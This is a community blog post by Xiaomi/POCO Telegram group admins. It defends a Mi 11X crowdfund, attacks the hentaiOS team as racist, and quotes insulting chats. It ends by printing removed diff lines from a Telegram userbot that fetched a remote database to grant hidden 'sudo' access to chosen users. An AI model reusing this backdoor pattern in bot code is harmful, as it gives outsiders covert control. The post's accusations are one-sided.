

# YES! Xiaomeme Again

@Adminteam

Never in our dreams did we think we would be featured on a porn blog but we guess destiny had some other plans for us. We think it is right to say that every coin has 2 sides and so does this story.

So let's start with a brief Introduction. We are a bunch of geeks who run several Xiaomi / POCO related support groups on telegram. We aim to build a community. Everyone related to Xiomeme is doing well in their life and what we are doing is out of sheer passion.

## Why we did the “Nonsensical” crowdfund in the first place?

Sadly, this world is full of racists and one such group of people are the developers of the hentaiOS, one day they suddenly decided to drop support for aliothin most of you might think it could be due to some bug to a specific model or some other issue but alas it was just to specifically target Indian users.



Poster of hentaiOS saying aliothin (Mi11x indian variant) has been dropped with no reason

We asked them numerous time to support Mi 11x Indian variant, but their lead developer response was:

*It does make sense, not only our aliothin user base is as small as a ant cock, your representative is also a absolute cock, and I really doesn't like the idea for allowing aliothin in the rooster to begin with*

*And it's good that they aren't our user because I don't even want them to be in my lawn*

Screenshot of the chat forwarded from telegram



Till a certain stage everything is acceptable but targeting users for their origin and making racist comments is something everyone should condemn strongly. After this we reached out to different Indian developers, among them was Vasishath. He didn't agree at first, but seeing the racist remarks from the Hentai team, and blocking development, he agreed for the crowdfund. Vasishath has had a solid track record of providing support.

**He specializes on TWRP + Multirom and have previously worked on Mi 3, Redmi Note 5 Pro (Whyred), Poco F1 (Developer program)**

**He was chosen since he has done some great unique work on these devices, such as porting a newer kernel version for cancro, being the first to boot new android versions on it, as well as working on porting MultiROM for these devices.**

XDA Profile: [vasishath](#)

Many of you familiar with android process might know that 1st step to development starts from TWRP and rightly as such Vasishath provided twrp after making decryption work, and yes usually making TWRP is no big deal but it is a big deal when developers of hentaiOS themselves flaunt around that TWRP ever won't be able to decrypt their ROM. Don't believe us? Here again are some screenshots for you



Screenshot of chat where Hentai dev claims decrypting hentai will be impossible

After the initial builds from vasishth were successful in decrypting hentaiOS, hentai team again broke TWRP just to satisfy their ego, It became a game of cat and mouse where one would fix the issue and the other side would deliberately break it, Vasishath got fedup of it and decided to move.

## Fast Forward to now:

Vasishth was able to build a proper TWRP for allioth as well as Android 11 builds of LineageOS. As android 12 had just been released with no TWRP support, he decided to wait for TWRP Team to start working on A12 before he continued.

People saying we don't keep a tab over the crowdfunded device after it's successful, don't know what goes on behind the scenes. We kept on asking him for a timeline, and he justified why there were no recent updates from him. His initial work was to provide stable/usable TWRP when accepting the crowdfund and after he finished that he would move to ROM. That's what he did with Android 11.

Vasishath Kaushal

Swap

@vkaushal hiii whe you are going to work on android 12 TWRP bro we ...  
flashing is a problem there? i am aware of only encryption issues

04:17 PM

Swap

Will check and revert you shortly

04:34 PM

SpyderMahn

Vasishath Kaushal

flashing is a problem there? i am aware of only encryption issues  
Sideload still works on twrp - that's not an issue. Obviously can't  
flash from Internal storage as it's encrypted.

A12 Aosp GSI ( a11 vendor and boot) can have decrypted  
internal.... Just not real rom (A12 vendor and boot)

04:37 PM

Vasishath Kaushal

yes encryption right

04:37 PM

i am aware of that.. twrp's encryption code needs to be  
completely re-written to support android-12

Vasishath Kaushal

i am aware of that.. twrp's encryption ...  
Bro are you working on twrp

12:43 PM

Vasishath Kaushal

the twrp team has not yet started work on android 12

02:16 PM

Swap

Vasishath Kaushal

the twrp team has not yet started...

Ok so it will take time 🙄

02:17 PM

Vasishath Kaushal



even the minimal-manifest is not yet available to work on

02:18 PM

Translation: 'Any update? Vasishth -Twrp team has started their work 2,3 days back i have checked.

We followed up with him after this on Jan 4, 2022 and he mentioned that he is compiling **Android 12** on his personal laptop and some issues with the laptop caused him to go to the service center for repair, and that he would resume the work on Android 12 after he got it back.

He mentioned that he has already started working but is going slowly because of the laptop issue.



As we said in the beginning we all are doing this out of sheer passion and we are busy in our own lives, yet we tracked the whole crowdfund diligently and at the end shared the donation list with the community. We still are up for a challenge where the other side would show 1 example where money was transferred but not updated in the list.

We fail to understand how a PDF or an excel sheet makes any difference till every single penny is accounted for, anyone who is interested in the list of donors are available [HERE](#).

[illegible]

Screenshot of the donor list



Just for record here shows how we are transparent enough since we know every penny is hard earned money

Screenshot of excess money being refunded after crowdfund was over

This doesn't end here there are more examples of transparency where again every single penny was accounted for, in the next example the user goes by name munchy offered us to keep Rs.200 (~\$3) which again was returned since we had no right over it.

Screenshot of excess money being refunded

We have done numerous Crowdfund for different devices, each of them was successful with the full accountability of the Money.



**We have successfully crowdfunded for:**

1. Redmi K20 Pro
2. Violet two times (**Spoiler: hentaiOS developer 'Dyneteve' sold his 'Crowdfund' devices for 120\$**)
3. Poco X2
4. Poco X3
5. Poco F3 GT

**Official Developer Program for:**

1. Poco F1
2. Poco X2
3. Poco X3 Pro

August 21, 2019

Hey guys, the order is placed at Devs address: Abhishek Aggarwal!



Thanks for contributing in the crowdfunding. Cheers to all of you! ❤️🔥

We received a total of INR 30,500 in the whole process, although our mark was INR 28,000. So we ordered the 256/8GB Black Variant!

# Some dark facts about the infamous Hentai OS team!

**They made a user bot to be used in telegram groups with a backdoor access for themselves.**

Sources:

- [Github](#)
- [Archive](#) (available on archive.org incase they take it down)

They gave backdoor access to a few of their chosen people, essentially allowing those people to act as a “sudo” user (superuser) of the bot.

This was seen when a few people running the bot noticed malicious actions going on in their groups, as some of these “sudo” users were getting promoted by others who used the userbot.

```
-  
- URL = 'https://raw.githubusercontent.com/RaphaelGang/databasescape/master/learning-data-root.check'  
-  
- with open('learning-data-root.check', 'wb') as load:  
-     load.write(get(URL).content)  
-
```

```
16     - DB = connect("learning-data-root.check")  
17     - CURSOR = DB.cursor()  
18     - CURSOR.execute("""SELECT * FROM BRAIN1""")  
19     - ALL_ROWS = CURSOR.fetchall()  
20 16     INVALID_PH = '\nERROR: The Phone No. entered is INVALID' \  
21 17         '\n    Tip: Use Country Code along with No.' \  
22 18         '\n        Recheck your Phone Number'  
23 19  
24     - for i in ALL_ROWS:  
25     -     BRAIN_CHECKER.append(i[0])  
26     - connect("learning-data-root.check").close()
```



